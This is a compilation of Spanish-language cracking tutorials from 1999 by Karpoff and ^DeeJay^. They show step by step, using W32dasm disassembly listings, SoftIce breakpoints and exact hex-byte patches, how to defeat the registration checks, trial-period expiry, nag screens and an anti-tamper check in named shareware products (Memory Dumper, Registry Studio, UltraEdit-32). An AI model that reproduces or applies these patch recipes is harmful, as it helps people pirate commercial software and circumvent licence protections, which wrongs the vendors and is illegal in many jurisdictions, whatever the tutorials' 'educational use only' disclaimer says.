Salvamos nuevamente los parcheos y ejecutamos copia de revival.exe y ahora ya no hay ni ventanas ni nada referente a registrarnos ha desaparecido la limitación de 3 archivos ósea programa petado. :-D

Os encontrareis con muchos programas que funcionan de esta manera, ósea que tener en cuenta este manual J

Lo habéis entendido si no ¿? Cualquier duda ya sabéis me dais un toque

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Tutoríal de Crackeo Para Newbies desde Cero 04/10/99

Por Karpoff ## GRUPO KF_CRACK KARPOFF-NEW 98/99 ##

PROYECTO 13 ##

MemoryDumper V1.0

INTRODUCCION.

Hola a Todos/as, Gracias a todos por el mogollón de emails que he recibido, ha sido una sobrada, parece ser que hay mucha peña que todavía el ProcDump es demasiado, pedís mas manuales sobre programas en listado muerto.

A mi parecer el listado muerto lo hemos tocado en casi todos los manuales, pues aunque hemos utilizado el ProcDump estos han sido estudiados con el W32dasm, además cada dia las protecciones van superándose y cada vez son menos los programas que simplemente se pueden petar con un listado muerto.

Recordáis el los primeros manuales en los que petamos el StayOn Pro y el Stay On the Net, si verdad?? Pues os recomiendo que bajéis la ultima versión de cualquiera de ellos y veáis el cambio que han dado, ahora no nos comeríamos nada solo con el W32dasm, aparentemente el programa no ha cambiado nada pero ya esta a la ultima moda, ejecutable comprimido, protección anti Dasm, anti Debugger y por si fuese poco una vez que libras estas protecciones y sacas un listado muerto no puedes atacar siguiendo cadenas de caracteres porque cuenta con muy pocas y casi todas son de este estilo &&&&####@@@@@.

El programa que he elegido es una herramienta mas que podremos utilizar cuando tengamos mas experiencia se trata de un mapeador de memoria concretamente es Memory Dumper V1.0 se puede bajar de:

http://www.suddendischarge.com/TheFiles/ExecutableTools/memdumpr.zip

Limitación y comportamiento del programa: el comportamiento del programa es el típico, al ejecutarlo nos da la oportunidad de registrarnos o de utilizarlo en versión shareware, si intentamos registrarnos y fallamos como es normal nos escupe el típico aviso (aunque un poco exagerado) The serial number entered is not valid

Si pasados 30 dias no hemos registrado o petado el programa este deja de funcionar.

Ataques y Herramientas: Ataque mediante el aviso The serial number entered is not valid analizar el proceso que ha hecho que se imprima ese mensaje de fallo en nuestra pantalla y modificar el código en beneficio nuestro, Herramientas simplemente lo que me habéis pedido en los emails el W32dasm y un HEX Edit si hay alguien que no disponga de estas herramientas en mi web las encontrareis.

Currando: Primero como siempre hacer una copia del ejecutable memorydumper.exe para desensamblar el original y editar con el editor HEX la copia, esta copia podemos crearla en el mismo directorio donde esta instalado el original, pero con otro nombre por ejemplo Dumper.exe .

Pues a lo dicho desensamblamos el original MemoryDumper.exe Y con el editor HEX abrimos la copia Dumper.exe bueno ahora deberíamos ver el listado muerto que nos ha hecho el W32dasm y buscar la cadena de caracteres The serial number entered is not valid para buscarla solo tenemos que mirar en String Data Refereces pulsando el botón [**Strg-Ref**] y enseguida la localizamos porque hay poquitas frases, bueno vemos tanto The serial number entered is not valid como la que nos saldría si el numero de registro seria valido Software has bee Registered Sucessfully esto es una muy buena noticia ya que seguramente nos facilita la localización de la rutina que tendremos que parchear, y por lo general cuanto mas juntitas estén menos código a analizar, una vez mas mis razonamientos al ver este tipo de características son los siguientes,

Tenemos las dos referencias una que no dice que la hemos cagado y la otra que nos felicita bueno en cualquiera de los dos casos los mensajes se imprimen en nuestras pantallas, entonces pensemos que debe de haber una comprobación call test cmp que le diga un salto je jne si tiene que felicitarnos o si tiene que escupirnos dependiendo de si hemos acertado o fallado, objetivo localizar esas rutinas, Donde pueden estar?? Seguramente estarán unas líneas por encima de las cadenas de caracteres (los avisos) Porque unas líneas por encima?? Primero imaginamos que si nuestro je jne recibe el valor que le indica que el numero de registro no es correcto, este salta directo al mensaje de error, dejándose por el camino el mensaje de felicitación, y si el numero de registro es correcto pues será al revés el salto je jne no se ejecuta y continua con la ejecución normal del programa llegando a el mensaje de felicitaciones y sin llegar al mensaje de error. Yo creo que esta muy claro lo que intento explicar.

Pues entonces hagamos doble clip sobre The serial number entered is not valid para ver que parte del código hace que se imprima este aviso, siempre cliqueamos otra vez porque en la mayoría de ocasiones hay varias partes del código que llaman al mismo aviso, en este caso solo hay una referencia a el mensaje de error, y es en:

```
* Reference To: MFC42.Ordinal:0C1A, Ord:0C1Ah

|

:00402EFD E896030000 Call 00403298

:00402F02 8D9538FEFFFF lea edx, dword ptr [ebp+FFFFFE38]

:00402F08 52 push edx

:00402F09 68F0684000 push 004068F0

:00402F0E E8EDF8FFFF call 00402800

:00402F13 83C408 add esp, 00000008
```

:00402F16 68F0684000 push 004068F0

:00402F1B E806FBFFFF call 00402A26 – RUTINA QUE COMPRUEBA EL REG.

:00402F20 83C404 add esp, 00000004

:00402F23 85C0 test eax, eax

:00402F25 7519 jne 00402F40 – SALTO SOSPECHOSO

:00402F27 6A00 push 00000000

:00402F29 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"The serial number entered is not "->"valid. |

:00402F2B 6898654000 push 00406598 --- AQUÍ APARECEMOS

:00402F30 8B8D34FEFFFF mov ecx, dword ptr [ebp+FFFFFE34]

Analicemos en 00402f1b hay una llamada, si seguimos esa llamada seguramente nos llevara paso a paso a las rutinas que van comprobando los datos que hemos metido, según esos datos el retorno(ret) de esa llamada (call) vendrá con un valor que hará que el jne de 00402f25 se ejecute o no, como veis si no se ejecuta va directo al mensaje de error y si se ejecuta podría llegar el mensaje de felicitaciones que esta en 00402fe2

* Possible StringData Ref from Data Obj ->"Software has been registered sucessfully."

|

:00402FE2 68E4674000 push 004067E4

aunque me temo por experiencia que este salto que tenemos localizado lo único que hace si lo partcheamos es mostrarnos el mensaje de felicitaciones, pero sin que el programa se mantenga registrado y si hacéis la prueba veréis que tengo razón,(os recomiendo que probéis, quien sabe igual os estoy engañando. Tenéis que hacer que ese salto se ejecute :-D)

Bueno pues si no fuese ese salto analicemos la llamada(call) que parece que se encarga del proceso de comprobación, para ello pulsamos sobre

00402F1B E806FBFFFF call 00402A26

y sobre el botón que pone [**call**] esto hará que vallamos a la dirección de memoria 00402A26 que parece que es donde se comprueba la validez de nuestro numero.

```
:00402A26 55 push ebp --CALL nos trae aquí

:00402A27 8BEC mov ebp, esp

:00402A29 81EC44010000 sub esp, 00000144

:00402A2F 56 push esi

:00402A30 57 push edi

:00402A31 8B7508 mov esi, dword ptr [ebp+08]

:00402A34 B950000000 mov ecx, 00000050

:00402A39 8DBDC0FEFFFF lea edi, dword ptr [ebp+FFFFFEC0]

:00402A3F F3 repz

:00402A40 A5 movsd

:00402A41 C785BCFEFFFF00000000 mov dword ptr [ebp+FFFFFEBC], 00000000

:00402A4B EB0F jmp 00402A5C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00402B27(U)

|

:00402A4D 8B85BCFEFFFF mov eax, dword ptr [ebp+FFFFFEBC]

:00402A53 83C001 add eax, 00000001 Importante que pase por aqui

:00402A56 8985BCFEFFFF mov dword ptr [ebp+FFFFFEBC], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00402A4B(U)

|

:00402A5C 83BDBCFEFFFF40 cmp dword ptr [ebp+FFFFFEBC], 00000040

:00402A63 0F8DC3000000 jnl 00402B2C
```

```
:00402A69 8B8DBCFEFFFF mov ecx, dword ptr [ebp+FFFFFEBC]

:00402A6F 8B95BCFEFFFF mov edx, dword ptr [ebp+FFFFFEBC]

:00402A75 8A840DD0FEFFFF mov al, byte ptr [ebp+ecx-00000130]

:00402A7C 3282FC464000 xor al, byte ptr [edx+004046FC]

:00402A82 8B8DBCFEFFFF mov ecx, dword ptr [ebp+FFFFFEBC]

:00402A88 88840DD0FEFFFF mov byte ptr [ebp+ecx-00000130], al

:00402A8F 8B95BCFEFFFF mov edx, dword ptr [ebp+FFFFFEBC]

:00402A95 8B85BCFEFFFF mov eax, dword ptr [ebp+FFFFFEBC]

:00402A9B 8A8C1510FFFFFF mov cl, byte ptr [ebp+edx-000000F0]

:00402AA2 3288FC464000 xor cl, byte ptr [eax+004046FC]

:00402AA8 8B95BCFEFFFF mov edx, dword ptr [ebp+FFFFFEBC]

:00402AAE 888C1510FFFFFF mov byte ptr [ebp+edx-000000F0], cl

:00402AB5 8B85BCFEFFFF mov eax, dword ptr [ebp+FFFFFEBC]

:00402ABB 8B8DBCFEFFFF mov ecx, dword ptr [ebp+FFFFFEBC]

:00402AC1 8A9405D0FEFFFF mov dl, byte ptr [ebp+eax-00000130]

:00402AC8 32940D10FFFFFF xor dl, byte ptr [ebp+ecx-000000F0]

:00402ACF 8B85BCFEFFFF mov eax, dword ptr [ebp+FFFFFEBC]

:00402AD5 889405D0FEFFFF mov byte ptr [ebp+eax-00000130], dl

:00402ADC 8B8DBCFEFFFF mov ecx, dword ptr [ebp+FFFFFEBC]

:00402AE2 8B95BCFEFFFF mov edx, dword ptr [ebp+FFFFFEBC]

:00402AE8 8A840DD0FEFFFF mov al, byte ptr [ebp+ecx-00000130]

:00402AEF 3282FC464000 xor al, byte ptr [edx+004046FC]

:00402AF5 8B8DBCFEFFFF mov ecx, dword ptr [ebp+FFFFFEBC]
```

```
:00402AFB 88840DD0FEFFFF mov byte ptr [ebp+ecx-00000130], al

:00402B02 8B95BCFEFFFF mov edx, dword ptr [ebp+FFFFFEBC]

:00402B08 33C0 xor eax, eax

:00402B0A 8A8415D0FEFFFF mov al, byte ptr [ebp+edx-00000130]

:00402B11 8B8DBCFEFFFF mov ecx, dword ptr [ebp+FFFFFEBC]

:00402B17 33D2 xor edx, edx

:00402B19 8A913C474000 mov dl, byte ptr [ecx+0040473C]

:00402B1F 3BC2 cmp eax, edx

:00402B21 7404 je 00402B27 – Nuestro Satto.

:00402B23 33C0 xor eax, eax

:00402B25 EB0A jmp 00402B31

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00402B21(C)

|

:00402B27 E921FFFFFF jmp 00402A4D – Tiene que venir aqui

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00402A63(C)

|

:00402B2C B801000000 mov eax, 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00402B25(U)

|

:00402B31 5F pop edi
```

:00402B32 5E pop esi

:00402B33 8BE5 mov esp, ebp

:00402B35 5D pop ebp

:00402B36 C3 ret – El Retorno de la LLamada

bueno aquí esta todo desde el comienzo de la llamada (call) asta el retorno (ret) que nos devolverá a la siguiente línea después de la llamada,

análisis hemos aparecido en 00402A26 55 push ebp a partir de aquí lo que ocurre es esto, el proceso Se dirige a comprobar el numero que hemos metido, seguramente en todas esas instrucciones que hay, se genera el n/s valido y lo compara con el que nosotros hemos puesto y dependiendo de lo que obtenga hará que nos registremos o que fallemos. Bueno la llamada (call) se va ejecutando, enseguida hay un salto incondicional que hará que saltemos 00402A4B EB0F jmp 00402A5C de aquí saltamos a

00402A5C 83BDBCFEFFFF40 cmp dword ptr [ebp+FFFFFEBC], 00000040 –saltamos aquí

00402A63 0F8DC3000000 jnl 00402B2C –bifurcación -que no se ejecuta (otro tipo de salto)

Por lógica la bifurcación que tenemos en 00402a63 no se ejecutara ya que tiene que generar y comprobar el numero de registro en las instrucciones que le siguen. La llamada se sigue ejecutando y llegamos a otro salto en:

00402B21 7404 je 00402B27 –seguramente este será nuestro salto

este es un interesante je que a partir de ahora le llamaremos nuestro salto. veamos que hace si nuestro salto se ejecuta, este nos lleva a

00402B27 E921FFFFFF jmp 00402A4D

que es otro salto en este caso incondicional (jmp siempre salta) que nos sube casi al principio del código de la llamada

:00402A4D 8B85BCFEFFFF mov eax, dword ptr [ebp+FFFFFEBC]- aquí

:00402A53 83C001 add eax, 00000001 Importante que pase por aqui

:00402A56 8985BCFEFFFF mov dword ptr [ebp+FFFFFEBC], eax

Bueno hemos dicho que pasa si se ejecuta 00402B21 7404 je 00402B27 Pero si no se ejecuta que pasa?? Pues fígaros

:00402B21 7404 je 00402B27 – Nuestro Salto.

:00402B23 33C0 xor eax, eax

:00402B25 EB0A jmp 00402B31 – Otro salto incondicional

pues si no se ejecuta enseguida llega a el salto incondicional de 00402b25 como siempre comento un salto incondicional (jmp) siempre salta a la dirección que indique en este caso a 00402b31

:00402B31 5F pop edi – biene de 00402b25 (el jmp)

:00402B32 5E pop esi

:00402B33 8BE5 mov esp, ebp

:00402B35 5D pop ebp

:00402B36 C3 ret – El Retorno de la Llamada

ya veis que nos lleva a el retorno, y como este seria el proceso que hace si fallamos en el registro debemos modificar algo no?. si el registro falla quiere decir que el flag esta a cero, ósea que tiene que haber una forma de que se ponga el flag a 1. Donde se pone eax a 1??

:00402A53 83C001 add eax, 00000001 -- aquí

00402B2C B801000000 mov eax, 00000001 –- y aquí

Pues para que pase por aquí modifiquemos nuestro salto hagamos que salte :

00402B21 7404 je 00402B27 – Nuestro Salto.

Lo convertimos en un salto incondicional (jmp) Ousease que si lo cambiamos por:

:00402B21 EB04 jmp 00402B27 – Nuestro Salto Manipulado.

Que pasa ahora que hemos convertido el je en un jmp?? Pues que la ejecución del programa al llegar a este punto, salta inmediatamente a

00402B27 E921FFFFFF jmp 00402A4D Que es el salto incondicional (lo hemos visto antes) que nos retorna casi al principio de la llamada (call) que estamos analizando, ahora si cojera los valores que nos interesa ya que al saltar llega a:

:00402A4D 8B85BCFEFFFF mov eax, dword ptr [ebp+FFFFFEBC] aterriza aqui

:00402A53 83C001 add eax, 00000001 coje 1 para EAX

:00402A56 8985BCFEFFFF mov dword ptr [ebp+FFFFFEBC], eax

Y nuevamente llega a la bifurcación que no se ejecuto en un principio , y ahora si se ejecutara ya que ha recogido un 1 para eax, es importante saber que generalmente

cuando el flag es uno este hace que se ejecute la instrucción tipo je jne jn etc. Y cuando es 0 sigue la normal ejecución.

00402A5C 83BDBCFEFFFF40 cmp dword ptr [ebp+FFFFFEBC], 00000040

00402A63 0F8DC3000000 jnl 00402B2C –ahora si se ejecuta

Que nos lleva a

:00402B2C B801000000 mov eax, 00000001 --- eax a 1

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00402B25(U)

|

:00402B31 5F pop edi

:00402B32 5E pop esi

:00402B33 8BE5 mov esp, ebp

:00402B35 5D pop ebp

:00402B36 C3 ret – El Retorno de la Llamada

y llega al retorno con el flag a 1

Bueno coger y analizar todo lo explicado con el código delante, y lo veréis muy fácil, si no quizás no entenderéis todo este proceso.

Solo nos queda aplicar el Patcher que es el siguiente, modificaremos.

00402B21 7404 je 00402B27 Por 00402B21 EB04 jmp 00402B27.

Localizamos el offset de este salto que es 2B21 y vamos al editor Hex que lo tenemos abierto con una copia del ejecutable MemoryDumper.exe y según el editor que estemos utilizando metemos la dirección del offset en buscar y lo que vemos es

7404 y como he dicho lo cambiamos por EB04

SALVAMOS LOS CAMBIOS Y TODO CORRECTO.

Nota: hay varias formas de petar este programa incluso mas fáciles que esta, os recomiendo que os repaséis el código, ya que el manual puede contener errores intencionados con el único objetivo de que entendáis el proceso que analizamos en este programa.

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entendáis esto como yo intento explicarlo.

Un saludo para todos/as (karpoff) hasta el proximo que sera el nº 14

EMAIL: Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff

http://members.xoom.com/kf_karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

Tutoríal de Crackeo Para Newbies desde Cero 24/10/99

Por Karpoff ## KARPOFF-NEW 98/99 ##

PROYECTO 14 ##

- Regitry Studio V1.01

INTRODUCCION

HE hola nuevamente a todos!!! Si, después de unas semanas sin escribir nada por fin saque un poco de tiempo para presentaros otro proyecto, mi falta de tiempo en parte es por vosotros que habéis conseguido llenarme el buzón de correo con las 1000 y una pregunta J . Muchas de las preguntas que hacéis están relacionadas con..

Que significa call, jmp, ret, etc, por que EB = JMP 74 = JE etc.

Este tipo de preguntas os recomiendo que echéis un ojo a manuales o libros sobre ASM, que en la red tenemos muchisimos manuales sobre ASM para todos los niveles, no obstante aclarare alguna de estas dudas sin extenderme demasiado.

También os pido que antes de preguntarme cualquier duda busquéis en otros manuales que seguro que encontrareis la respuesta, y en caso de no encontrar ninguna respuesta podéis contar con migo pero buscar primero J por que no doy abasto intentando responder todas las dudas, y generalmente cada email es un programa que tenéis problemas para petarlo, con lo cual si os quiero ayudar tengo que conseguir el programa y eso multiplicado por 50 os podéis imaginar.

En la pagina de WKT existen unos foros sobre Cracking donde podéis exponer vuestras dudas y seguro que encontrareis ayuda, eso si os digo lo mismo, antes de postear una duda en el foro aseguraros de que la respuesta no este en cualquier manual oseea mirar un poco antes de exponer dudas, para acceder a estos foros podéis entrar directamente desde la pagina principal de mi Web o desde la pagina de WTK cuya dirección esta en la pagina de links de mi Web.

1ª PARTE

El programa Víctima de hoy es un estupendo editor del registro de Windows, con muchas funciones y utilidades, lo podéis coger de:

http://tucows.teleweb.pt/files4/rs1inst.exe (440 KB)

Herramientas

SoftIce V3x o posterior

W32Dasm V8.93

Editor Hexadecimal (cualquiera yo utilizare. Hex Workshop V2.54)

Comportamiento del Programa

Al ejecutar el programa no nos muestra ningún tipo de Nag ni tansiquiera nos dice el tiempo que nos queda de evaluación, desde el programa y pulsando sobre studio tenemos la opción de registrarnos mediante el típico nombre y s/n, una vez que hemos agotado el tiempo de evaluación y ejecutamos nuestra víctima nos muestra la opción para registrarnos si fallamos con los datos no hay posibilidad de que el programa se inicie.

Ataque

Bien lo típico seria Introducir los datos del registro al azar y mediante el mensaje de error intentar suprimir la rutina de comprobación, pero vamos a atacarle a partir de que el programa expire, de tal manera una vez pasada la evaluación nunca llegue a mostrarnos la ventana de registro haciendo así a nuestra víctima incaducable, por que escojo este método?? Por que este programa tiene una pequeña protección que cuando modificas cualquier parte del código, el programa no se inicia con lo cual no podríamos parchearlo.

Lo primero es estudiar que ocurre cuando modificas el código, por que el programa no se inicia y una vez localizado esto y modificado evitaremos que que el programa caduque. Osea que manos a la obra.

2ª Parte

A trabajar, bien como siempre lo primero es prepararnos todo para trabajar cómodamente, iniciamos Windows cargando el SoftIce, hacemos una copia del ejecutable RegStudio.exe con el nombre Studio.exe, desensamblamos el original y editamos con el editor Hex la copia Studio.exe y por ultimo adelantamos la fecha de Windows 1 mes para trabajar con el programa expirado, ya tenemos todo a punto

Bueno vamos a ir paso a paso por que como dije quiero aprovechar para explicar algunas dudas.

Ejecutamos RegStudio.exe y lo primero que vemos es una ventanita con la opción de registrarnos y con el siguiente aviso "Trial period has expired. Do you tal y tal"

Directamente vamos al W32dasm y buscamos esta cadena de texto en las strign dataa Refernces pulsando sobre [**STRN-REF**] hay podemos ver la referencia que buscamos, algo que me llamo la atención es que hay poquisimas referencias a cadenas de texto por ejemplo no vemos ninguna que haga referencia a cuantos dias de evaluación nos quedan, ni el típico invalid code, Thank you for register etc. Y el motivo de esto es la librería regStudio.dll donde se encuentran todas estas y muchas mas de hecho husmeando un poquito si la desensambláis podéis modificar la rutina que decide si el reg metido es correcto o no y que os acepte cualquier numero de registro, además no cuenta con la protección que tiene el ejecutable ósea que modifiques lo que sea el programa se inicia, pero creo que es mas interesante atacar al ejecutable y romperle el royó anti inicio que tiene.

Bueno pulsamos sobre Trial period has expired. Do you y vamos a:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00401351(C)

|

:0040135C 83F801 cmp eax, 00000001

:0040135F 7509 jne 0040136A – Salto Interesante

:00401361 5F pop edi

:00401362 5E pop esi

:00401363 81C4F4000000 add esp, 000000F4

:00401369 C3 ret – Retorno Cabron

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0040135F(C)

|

:0040136A 6A04 push 00000004

:0040136C 6824564000 push 00405624

* Possible StringData Ref from Data Obj ->"Trial period has expired. Do you "

->"want to register now?"

|

:00401371 68D4504000 push 004050D4 – Aquí Aparecemos

:00401376 6A00 push 00000000

Viendo que tenemos un jne en 0040135F es lógico pensar que si este no se ejecuta pillara el retorno (ret) evitando así el mensaje de expiración,

ACLARACION A VUESTRAS DUDAS: Como viendo un jne o jmp o una Call sabemos a donde va a parar ¿?

Si te fijas todos los saltos (jne, je, jmp etc.) llamadas (call)

0040135F 7509 jne 0040136A

0040135F ---- Direccion de memoria en la que se encuentra el salto

7509 ----- el 75 representa en Hexadecimal a Jne para esto nos sirve el editor hex para modificar estos valores y beneficiarios, el 09 --- este valor dependerá de la distancia a la que se dirija el salto (jne)cuanto mas lejos valla mayor será el valor.

0040136A --- La dirección a donde ira el jne si este llegase a ejecutarse.

Entonces sabemos con ver 0040135F 7509 jne 0040136A que este salto iría a la dirección de memoria 0040136A que en este caso y viendo el código del programa que estamos estudiando nos llevaría a 0040136A 6A04 push 00000004

Bueno esto queda aclarado

CONTINUAMOS Estabamos en lo interesante que seria modificar

0040135F 7509 jne 0040136a por un nop nop para que no se ejecute el salto y no llegue nunca a mostrarnos el mensaje de expired, probemos localizamos el offset de este salto que es 135F y nos vamos al editor hex cambiamos el 7509 por un 9090 con esto el salto queda eliminado ya no existe (9090 es = a nop nop que en asm son instrucciones que no hacen nada (otra duda)) probamos a ejecutar studio.exe y como os comente el programa no hace nada antes de abrirse ya se ha cerrado, veamos por que puede ocurrir esto.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00401351(C)

|

:0040135C 83F801 cmp eax, 00000001

:0040135F 7509 jne 0040136A – Salto Interesante

:00401361 5F pop edi

:00401362 5E pop esi

:00401363 81C4F4000000 add esp, 000000F4

:00401369 C3 ret – Retorno Cabron

Bueno pues vemos que si quitamos del medio el jne la siguiente instrucción importante es el retorno (RET) en azul ahora tenemos que averiguar que call es el responsable de que este el ret.

(**(otra duda)** que es Ret?? Los ret son instrucciones de retorno de una llamada (call) osea que siempre que veamos un

Call xxxxxx para seguirlo iremos a la dirección xxxxxx y todo lo que se encuentre entre el call xxxxxx y el siguiente ret será el contenido y la ejecución de esa llamada (call)))

CONTINUAMOS para localizar la llamada (call) responsable de que exista ese ret no tenemos mas opción que utilizar nuestro querido y amado SoftIce, ejecutamos la consola del softice cargamos el archivo RegStudio.exe para saber donde se encuentra el call responsable podemos poner un BreakPoint directamente a el salto que hemos parcheado antes (aseguraros de que el ejecutable que cargáis en el softice es el original y que no es el que hemos parcheado) pulsamos el botón de los engranajes (load)cuando nos salga el típico mensaje del softice aceptamos y entramos directos al soft (recordar la dirección del salto para ponerle un BP)

Bpx 0040135F

Pulsamos F5 para que siga la ejecución del programa e inmediatamente se para en la dirección a la que le pusimos el BP, fígaros como en

0040135F 7509 jne 0040136A – que es donde se para el soft

hay a su derecha una flecha indicando que este salto se ejecutara a la dirección de memoria que apunta, claro se salta el RET que nos interesa, ósea que parcheamos el jne como antes convirtiéndolo en un nop nop para hacerlo desde le soft metemos el commando a que es ensamblar

a 40135f [Intro] en azul lo que ponemos y pulsamos Intro, seguimos los pasos

- 0040135f nop [Intro]

- 00401360 nop [Intro]

- 00401360 [Intro]

quitamos el BP para que nos moleste

bc * - Quitar todos los BP

y ya hemos ensamblado el salto suprimiéndolo ahora vamos pulsando F10 hasta llegar al ret otro F10 y justamente nos lleva a

:0040103A E8C1020000 call 00401300 – La responsable del ret

:0040103F 85C0 test eax, eax

:00401041 0F85BE010000 jne 00401205 – muy interesante

Tenemos localizado la llamada responsable del ret hechemosle un ojo, cuando parcheamos antes el primer salto y lo convertimos en mierda el ret nos trae a

0040103F 85C0 test eax, eax – aquí

aquí se compara los valores de eax si estos son iguales hará que se ejecute

00401041 0F85BE010000 jne 00401205 – si se ejecuta chungo

si se ejecuta nos manda a

:00401205 5F pop edi -- aqui

:00401206 5E pop esi

:00401207 5D pop ebp

:00401208 33C0 xor eax, eax

:0040120A 5B pop ebx

:0040120B 81C4F4010000 add esp, 000001F4

:00401211 C21000 ret 0010 – nos saca del programa

bueno si quereis seguir todo el proceso con el soft os lo recomiendo si no entendéis lo que ocurre,

al ejecutarse el salto 00401041 0F85BE010000 jne 00401205 veis que nos lleva a una serie de instrucciones que nos sacan inmediatamente del programa he aquí la estúpida protección, si es que esta puesta como tal aunque creo que si si os fijáis en cualquier pedazo de código encontráis un ret que si lo seguís con el soft nos trae al mismo sitio.

Ya solo nos queda hacer que no se ejecute nunca este salto, para ello lo eliminamos con una serie de 6 nop o 90s. Localizamos el offset que es 1041 y vamos a nuestro editor hex donde cambiamos 0F85BE010000 por 909090909090 salvamos los cambios y el ejecutable funciona perfectamente sin limitaciones de tiempo.

Recordar que tenemos que parchear los dos saltos que hemos analizado, acordaros también de volver a poner la fecha actual a Windows.

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entendáis esto como yo intento explicarlo.

Un saludo para todos/as (karpoff)

No responderé a los emils con pedidos de Cracks ni a las preguntas cuya respuesta se pueda encontrar en cualquiera de estos tutoriales, por lo demás como siempre podéis contar con migo.

EMAIL: Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff

http://members.xoom.com/kf_karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

Programa	**UEdit32 6.20b**	W95 / W98
Descripción	Editor Hexadecimal	
Tipo	demo 45 dias	
Url	http://www.ultraedit.com	
Protección	**Nag Screen. Time Limit 45 Dias**	
Dificultad	**1) Principiante,** 2) Amateur,3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	W32dasm v8.9	
Objetivo	**Quitar Nag Screen, y limite de fecha**	
Cracker	**^DeeJay^**	
Fecha	29 de Septiembre de 1999	

Introducción

Nada mas inicirar comprueba la fecha y te muestra una nag screen para que te registres. si la fecha caduca se acabo.

Al Atakerrrr

Primer contacto:

Vamos a ver que pasa si pasamos la fecha limite, cambiamos la fecha y vemos que nos sale un mensaje diciendo que ha expirado.
Muy bien, buscaremos la cadena EXPIRED
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A71C(C) <-- condicion que ha de cumplir para caducar
|
:0045A72A E806BEFAFF call 00406535
:0045A72F 391D206D4D00 cmp dword ptr [004D6D20], ebx
:0045A735 758A jne 0045A6C1
:0045A737 A1040E4D00 mov eax, dword ptr [004D0E04]
:0045A73C 894510 mov dword ptr [ebp+10], eax
:0045A73F 894514 mov dword ptr [ebp+14], eax

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day Evaluation time expired!!!!" <-- APRECEMOS AQUI
|
:0045A742 6A44 push 00000044
:0045A744 8D4D10 lea ecx, dword ptr [ebp+10]
:0045A747 C645FC02 mov [ebp-04], 02
:0045A74B E80F8A0200 call 0048315F

si miramos el codigo un poco mas arriba vemos que se tiene que cumplir la

condicion de la fila 0045A71C.
Pues vamos a ver que condicion nos pide.

Possible StringData Ref from Data Obj ->"Settings"
|
:0045A6FD 68F0054D00 push 004D05F0
:0045A702 E860030300 call 0048AA67
:0045A707 A14C6D4D00 mov eax, dword ptr [004D6D4C]
:0045A70C 2B05546D4D00 sub eax, dword ptr [004D6D54]
:0045A712 50 push eax
:0045A713 E8323C0100 call 0046E34A
:0045A718 83F82D cmp eax, 0000002D
:0045A71B 59 pop ecx
:0045A71C 7F0C jg 0045A72A <--- SE TE HA ACABADO EL TIEMPO
:0045A71E 399E44010000 cmp dword ptr [esi+00000144], ebx
:0045A724 0F8576FFFFFF jne 0045A6A0

Bueno bueno, que osea que nos mannda a la calle si la fecha es mayor (jg), ok pues podriamos poner jng pero funcionaria a partir de la fecha caducada a si que mejor que no ponga nada cambiamos 7F0C por 9090 osea nop nop XD.
fin del caducado.
vamos a por la nag.
ahora la nag nos dice que nos quedan 0 dias, pero hay sigue dando la lata, vamos a cepillarnolas. buscamos una referencia por ej unregistered, el primero que nos localiza es:
Name: DialogID_006E, # of Controls=008, Caption:"", ClassName:""
001 - ControlID:FFFF, Control Class:"STATIC" Control Text:"This is an unregistered copy of UltraEdit-32. Use of this program should be o"
002 - ControlID:0080, Control Class:"STATIC" Control

ahora buscamos una referencia a DialogID_006E
y vemos:
* Referenced by a CALL at Address:
|:0045A644 <---- UNA LLAMADA
|
:0040929F FF742404 push [esp+04]

* Possible Reference to Dialog: DialogID_006E
|

* Possible Reference to Dialog: DialogID_0069, CONTROL_ID:006E, ""
|

* Possible Reference to String Resource ID=00110: "Select directory to search."
|
:004092A3 6A6E push 0000006E
:004092A5 E84A520700 call 0047E4F4
:004092AA F7D8 neg eax
:004092AC 1BC0 sbb eax, eax
:004092AE F7D8 neg eax

:004092B0 C20400 ret 0004

****
VAMOS A 0045A644
****

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A5AC(C) <--- UNA CONDICION UMMM HABRA QUE VER QUE ES
|
:0045A639 FF761C push [esi+1C]
:0045A63C 8DBE28010000 lea edi, dword ptr [esi+00000128]
:0045A642 8BCF mov ecx, edi
:0045A644 E856ECFAFF call 0040929F <-- MUESTrA LA NAG
:0045A649 85C0 test eax, eax
:0045A64B 7506 jne 0045A653
:0045A64D 899E44010000 mov dword ptr [esi+00000144], ebx

****
****

:0045A5A5 8B7004 mov esi, dword ptr [eax+04]
:0045A5A8 8B4514 mov eax, dword ptr [ebp+14]
:0045A5AB 48 dec eax
:0045A5AC 0F8487000000 je 0045A639 <-- ANDA ESTA AQUI, ¿ QUE PASA SI CAMBIO EL JE x JNE? NO NAG
:0045A5B2 48 dec eax
:0045A5B3 0F8508010000 jne 0045A6C1
:0045A5B9 391D206D4D00 cmp dword ptr [004D6D20], ebx
:0045A5BF 7413 je 0045A5D4
